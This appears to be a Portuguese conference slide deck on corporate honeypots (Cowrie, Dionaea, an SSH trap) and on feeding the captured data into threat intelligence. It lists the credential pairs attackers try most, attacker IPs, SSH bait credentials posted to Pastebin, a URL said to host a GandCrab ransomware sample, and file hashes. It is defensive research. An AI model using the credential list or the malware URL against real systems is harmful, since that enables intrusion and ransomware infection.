
```

## ▪ monero.tgz

- Download do exemplar
- Análise da infecção


Kippo/Cowrie Top User/Passwords

- admin: 1111
- admin: admin
- admin: changeme
- admin: 1234
- admin: admin1
- admin: manager
- admin: 7ujMko0...
- user: user
- admin: pfsense
- admin: password





# Kippo/Cowrie Top Attackers



# DIONAEA

- Honeypot de baixa interação que emula serviços de rede vulneráveis;
- FTP, TFTP, MSSQL, SIP (VoIP) e SMB;
- Obtém uma cópia do Malware utilizado.

```
[root@ca-srv-apps-01:/var/dionaea/bistreams/2019-04-25# ls
SipSession-5060-::ffff:118.38.198.68-5V0ljP      smbd-445-::ffff:77.109.21.46-RRATdf
SipSession-5060-::ffff:118.38.198.68-7ToqYL      smbd-445-::ffff:77.109.21.46-vZ51NF
SipSession-5060-::ffff:118.38.198.68-7nVluV      smbd-445-::ffff:77.120.120.140-KmHUTP
SipSession-5060-::ffff:118.38.198.68-APSRSS      smbd-445-::ffff:77.120.120.140-PU1kvK
SipSession-5060-::ffff:118.38.198.68-Ec1XeZ      smbd-445-::ffff:77.222.115.78-008PcK
SipSession-5060-::ffff:118.38.198.68-HKPSYV      smbd-445-::ffff:77.222.115.78-Gojn7l
SipSession-5060-::ffff:118.38.198.68-JqjaBX      smbd-445-::ffff:77.238.121.100-DhYNBG
SipSession-5060-::ffff:118.38.198.68-MwXfjH      smbd-445-::ffff:77.238.121.100-U1zOaq
SipSession-5060-::ffff:118.38.198.68-ZwFlDu      smbd-445-::ffff:77.247.109.112-BglUxd
SipSession-5060-::ffff:118.38.198.68-dr3kOb      smbd-445-::ffff:78.140.13.123-8gFWiZ
SipSession-5060-::ffff:118.38.198.68-o7xL5M      smbd-445-::ffff:78.140.13.123-j3n0Ak
SipSession-5060-::ffff:118.38.198.68-s0gT9c      smbd-445-::ffff:78.158.188.113-5YNUbh
SipSession-5060-::ffff:158.69.240.190-BX4PDN      smbd-445-::ffff:78.158.188.113-z3sIMe
SipSession-5060-::ffff:158.69.240.190-ClArZ6      smbd-445-::ffff:78.186.136.220-Gg7wNT
SipSession-5060-::ffff:158.69.240.190-GkW6K7      smbd-445-::ffff:78.186.136.220-OFaPYK
SipSession-5060-::ffff:158.69.240.190-M02h4m      smbd-445-::ffff:78.39.152.10-00kZTd
SipSession-5060-::ffff:158.69.240.190-koQc1j      smbd-445-::ffff:78.39.152.10-03Syxo
SipSession-5060-::ffff:158.69.240.190-s9bB1l      smbd-445-::ffff:78.39.152.10-05yqF2
SipSession-5060-::ffff:176.107.133.72-QADMSQ      smbd-445-::ffff:78.39.152.10-07qCVY
SipSession-5060-::ffff:176.107.133.72-p4MiHA      smbd-445-::ffff:78.39.152.10-07zZ4D
SipSession-5060-::ffff:185.173.35.25-RjI56T      smbd-445-::ffff:78.39.152.10-0DDcuS
SipSession-5060-::ffff:185.234.217.128-5isMcx      smbd-445-::ffff:78.39.152.10-0EIgXF
SipSession-5060-::ffff:185.40.4.42-Emmi4Z        smbd-445-::ffff:78.39.152.10-0HkxbD
SipSession-5060-::ffff:185.53.88.124-EtNBYb       smbd-445-::ffff:78.39.152.10-0Hw8IH
SipSession-5060-::ffff:185.53.88.124-JPlqXw       smbd-445-::ffff:78.39.152.10-0I3l92
SipSession-5060-::ffff:185.53.88.124-S3nZ7o       smbd-445-::ffff:78.39.152.10-0KFTJX
SipSession-5060-::ffff:185.53.88.124-TcX3Xf       smbd-445-::ffff:78.39.152.10-0KNh1p
```

# HONEYPOT DE ALTA INTERAÇÃO

---

- Porta tcp/22;
- Usuário e senha entre os mais atacados.



# SSH

# INFORMAÇÃO COMPARTILHADA

- A informação foi propositalmente publicada no Pastebin:
  - 79 visualizações em apenas 15 minutos;
  - Dificuldade no login.



The screenshot shows a Pastebin interface. At the top is a dark blue navigation bar with the Pastebin logo, a '+ new paste' button, and links for API, tools, faq, and docs. A search bar is on the right. Below the navigation bar, the post title 'dumb ssh authentication' is displayed next to a user icon labeled 'A GUEST'. Metadata shows the post was made on 'OCT 29TH, 2018' with '79' views and 'NEVER' liked. Social share buttons for Facebook and Twitter are on the right. A light blue banner below the title says 'Not a member of Pastebin yet? Sign Up. It unlocks many cool features!'. The main content area shows the paste details: 'text 8.28 KB' and buttons for 'raw', 'download', 'clone', 'embed', 'report', and 'print'. The paste content is a numbered list of four items.

PASTEBIN + new paste API tools faq docs search...

dumb ssh authentication

A GUEST OCT 29TH, 2018 79 NEVER

SHARE

TWITTER

Not a member of Pastebin yet? [Sign Up](#). It unlocks many cool features!

text 8.28 KB raw download clone embed report print

1. Dumb and weak authentication on ubuntu server! That's a gift to you guyszzzz! Just compared the fingerprint and it's not a honeypot :)
2. SSH on port 22
3. 185.244.129.195
4. user: support password: support

# BINÁRIOS

```
[root@ubuntu:/opt# ls  
index.html  mysqlconf.exe  t.exe  update.exe  vnc.exe  
[root@ubuntu:/opt# md5sum vnc.exe  
f8853def4c82a9075ff0434c13ceca23  vnc.exe  
root@ubuntu:/opt#
```

- Exemplos hospedados em: <http://92.63.197.60/vnc.exe>
- Informações se tornam IoC para sistemas de inteligência



# BINÁRIOS



SHA256: d04e0c1a001475326c0a04ee8f75cecd0719c33f11908a113ce26005a62138ca

Nome do arquivo: 18653def.exe

Taxa de detecção: 48 / 67

Data de análise: 2018-10-29 20:29:08 UTC ( 6 horas, 29 minutos atrás )



[Análise](#) [File detail](#) [Informações adicionais](#) [Comentários](#) [Votos](#)

Antivírus	Resultado	Atualização
Ad-Aware	Generic.Ransom.GandCrab4.AC3788E7	20181029
AviLab-VS	Trojan.Win32.Gandcrab.C1F36954	20181029
AVast	Generic.Ransom.GandCrab4.AC3788E7	20181029
Arcabit	Generic.Ransom.GandCrab4.AC3788E7	20181029
Avast	Win32.RansomX-gen [Ransom]	20181029
AVG	Win32.RansomX-gen [Ransom]	20181029
Avisi (no cloud)	TR/FileCoder.wkssm	20181029
BitDefender	Generic.Ransom.GandCrab4.AC3788E7	20181029

## ➦ VirusTotal metadata

First submission	2018-10-27 07:19:29 UTC ( 2 dias, 20 horas atrás )
Last submission	2018-10-29 13:29:08 UTC ( 14 horas, 29 minutos atrás )
Nome do arquivo	vnc.exe 18653def.exe vnc.exe

▪ #Ransomware #GandCrab #V5.0.4

# CASO DE USO: TRANSFORMANDO EM FEEDS DE INTELIGÊNCIA?



DMZ + IP  
DA ASN



Honeypot

CORPORATE  
NETWORK



CORPORATE  
NETWORK

Threat Intelligence  
Platform

- IOCs & IOA para SIEM
- TTPs para SIEM

# CONSIDERAÇÕES FINAIS

- A Internet está infestada de bots, que efetuarão ataques instantâneos uma vez que um dispositivo se conecta;
- Velhos ataques, velhas vulnerabilidades e novas infecções;
- Dor necessária;
- Adote uma honeypot! Esteja a frente dos atacantes!  
Colete binários;  
Alimente seus sistemas de inteligência;  
Treine seus times de Forense e Resposta a Incidentes.
- Sua Infraestrutura será atacada!
- **SIM! HONEYPOT SE ADEQUA AO AMBIENTE CORPORATIVO!**



**@jsmacedo**



**jefferson.macedo@protonmail.com**



**linkedin.com/in/jeffersonsmacedo**



**github.com/f1r3walled**